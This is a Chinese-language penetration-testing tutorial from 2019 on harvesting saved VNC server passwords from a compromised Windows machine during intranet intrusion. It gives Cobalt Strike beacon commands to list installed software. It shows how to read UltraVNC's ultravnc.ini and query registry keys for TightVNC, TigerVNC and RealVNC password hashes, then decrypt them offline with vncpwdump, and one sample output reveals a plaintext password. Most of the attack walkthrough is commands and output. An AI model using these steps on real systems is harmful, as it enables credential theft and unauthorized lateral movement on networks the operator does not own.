内网密码搜集 [解密当前机器 VNC Server 中保存的各类连接密码]

0x00 首先,想办法获取当前目标机器所有已安装的软件列表 **[虽然某些注册表的读操作并不需要管理权限,但个人建议还是先提到高权限再操作,避免一些不必要的问题]**

关于 vnc 是啥,具体能用来干啥,此处就不多废话了,为了能顺利抓出有效 vnc 连接密码, 我们在此之前需要详细了解目标系统所用 vnc 的种类,版本,至于具体如何获取目标系统已安装列表,还是跟之前一样,具体如下

```
beacon> powershell-import /home/checker/Desktop/ListInstalledPrograms.ps1
beacon> powershell Get-list
```

```
beacon> powershell-import /home/checker/Desktop/ListInstalledPrograms.ps1
[*] Tasked beacon to import: /home/checker/Desktop/ListInstalledPrograms.ps1
[+] host called home, sent: 864 bytes
beacon> powershell Get-list
[*] Tasked beacon to run: Get-list
[+] host called home, sent: 293 bytes
[+] received output:
[*] OS: x64
[*] List the 64 bit programs that have been installed
Microsoft Visual Studio 2010 Tools for Office Runtime (x64)
Microsoft Visual Studio 2010 Tools for Office Runtime (x64)语言包 - 简体中文
Notepad++ (64-bit x64)
Microsoft Office Professional Plus 2010
PremiumSoft Navicat Premium 12.1
UltraVnc
WinRAR 5.61 (64-位)
生成工具语言资源 - amd64
Visual Studio 2013 Prerequisites
Microsoft Visual Studio 2010 Tools for Office Runtime (x64) Language Pack - CHS
Windows App Certification Kit Native Components
Microsoft System CLR Types for SQL Server 2012 (x64)
VNC Server 6.4.1
Microsoft Office 2013 Developer Tools for Microsoft Visual Studio (x64)
```

0x01 离线解密 **UltraVNC Server** [此处为 1.x 版本,非最新版(1.2.x)] 配置文件中的密码 hash [目标系统 win7 64 位]

众所周知, ultravnc 的连接及控制端加密密码 hash 全部都保存在 ultravnc.ini 文件中,所以直接到软件安装目录下搜下该文件即可,具体如下

```
# dir c:\*vnc.ini /s /b
# type "c:\Program Files\UltraVNC\ultravnc.ini" | more
```

```
管理员: 命令提示符

C:\>dir c:\*vnc.ini /s /b
c:\Program Files\UltraVNC\ultravnc.ini

C:\>type "c:\Program Files\UltraVNC\ultravnc.ini" | more
[admin]
UseRegistry=0
MSLogonRequired=0
NewMSLogon=0
DebugMode=0
Avilog=0
path=C:\Program Files\UltraVNC
DebugLevel=0
DisableTrayIcon=0
LoopbackOnly=0
UseDSMPlugin=0
AllowLoopback=0
AuthRequired=1
ConnectPriority=0
DSMPlugin=
AuthHosts=
DSMPluginConfig=
```

```
locdom3=0
[ultravnc]
passwd=28AD591A62B4AD949F
passwd2=28AD591A62B4AD949F
[poll]
TurboMode=1
PollUnderCursor=0
PollForeground=0
```

之后,把文件中的密码 hash 帖到本地进行解密即可 [**关于 vnc 密码的内部加密细节,由于更偏实际利用,此处就不再啰嗦**],


```
# vncpwdump.exe -k 28AD591A62B4AD949F
```

```
管理员: 命令提示符

C:\>vncpwdump.exe -k 28AD591A62B4AD949F

VNCPwdump v.1.0.6 by patrik@cqure.net
-------------------------------------
Password: admin

C:\>
```

0x02 离线解密 **TightVNC Server** [最新版] 注册表密码项中的密码 hash [目标系统为 win 2008r2 64 位]

不同于 ultravnc, TightVNC 的连接密码是保存在指定注册表项中的,如下,直接查出来即可

```
# reg query HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server /v password                    连接密码
# reg query HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server /v ControlPassword             控制面板密码
```




之后,同样把 hash 粘回来本地解密

```
# vncpwdump.exe -k D2D7A8A1B01F04BF
# vncpwdump.exe -k 28AD591A62B4AD94
```

0x03 离线解密 **TigerVNC Server** [最新版] 注册表密码项中的密码 hash [目标系统为 win 2016 64 位]

同上, TigerVNC 的连接密码也是保存在指定的注册表项中的,如下

```
# reg query HKEY_CURRENT_USER\SOFTWARE\TigerVNC\WinVNC4 /v "password"
```




粘回来本地解密

```
# vncpwdump.exe -k 66B3B701A889B442
```

0x04 离线解密 **RealVNC Server** [最新版] 注册表密码项中的密码 hash [目标系统 win 8.1 64 位]


没错, RealVNC 也是直接把连接密码存到指定的注册表项中的,那就很好办了,直接把 hash 粘回来在本地解密就好

```
# reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\vncserver /v password
```



注意下 RealVNC 的这个 hash 长度,跟上面稍有所不同

```
# vncpwdump.exe -k cffdc0c8de101ee21a2961b85ea3a88f
```



小结：

由于更多更好替代品的频繁出现，vnc 作为一种非常古老的远程控制协议，实际渗透中，遇到的可能已经不太多了，但，这并不代表说一定就没有，所以，弟兄们如果真的遇到了，可以将就用用，哪怕只是作为密码搜集的一种手段也好，废话不多讲，祝好运 😊

➢ by klion

➢ 2019.3.6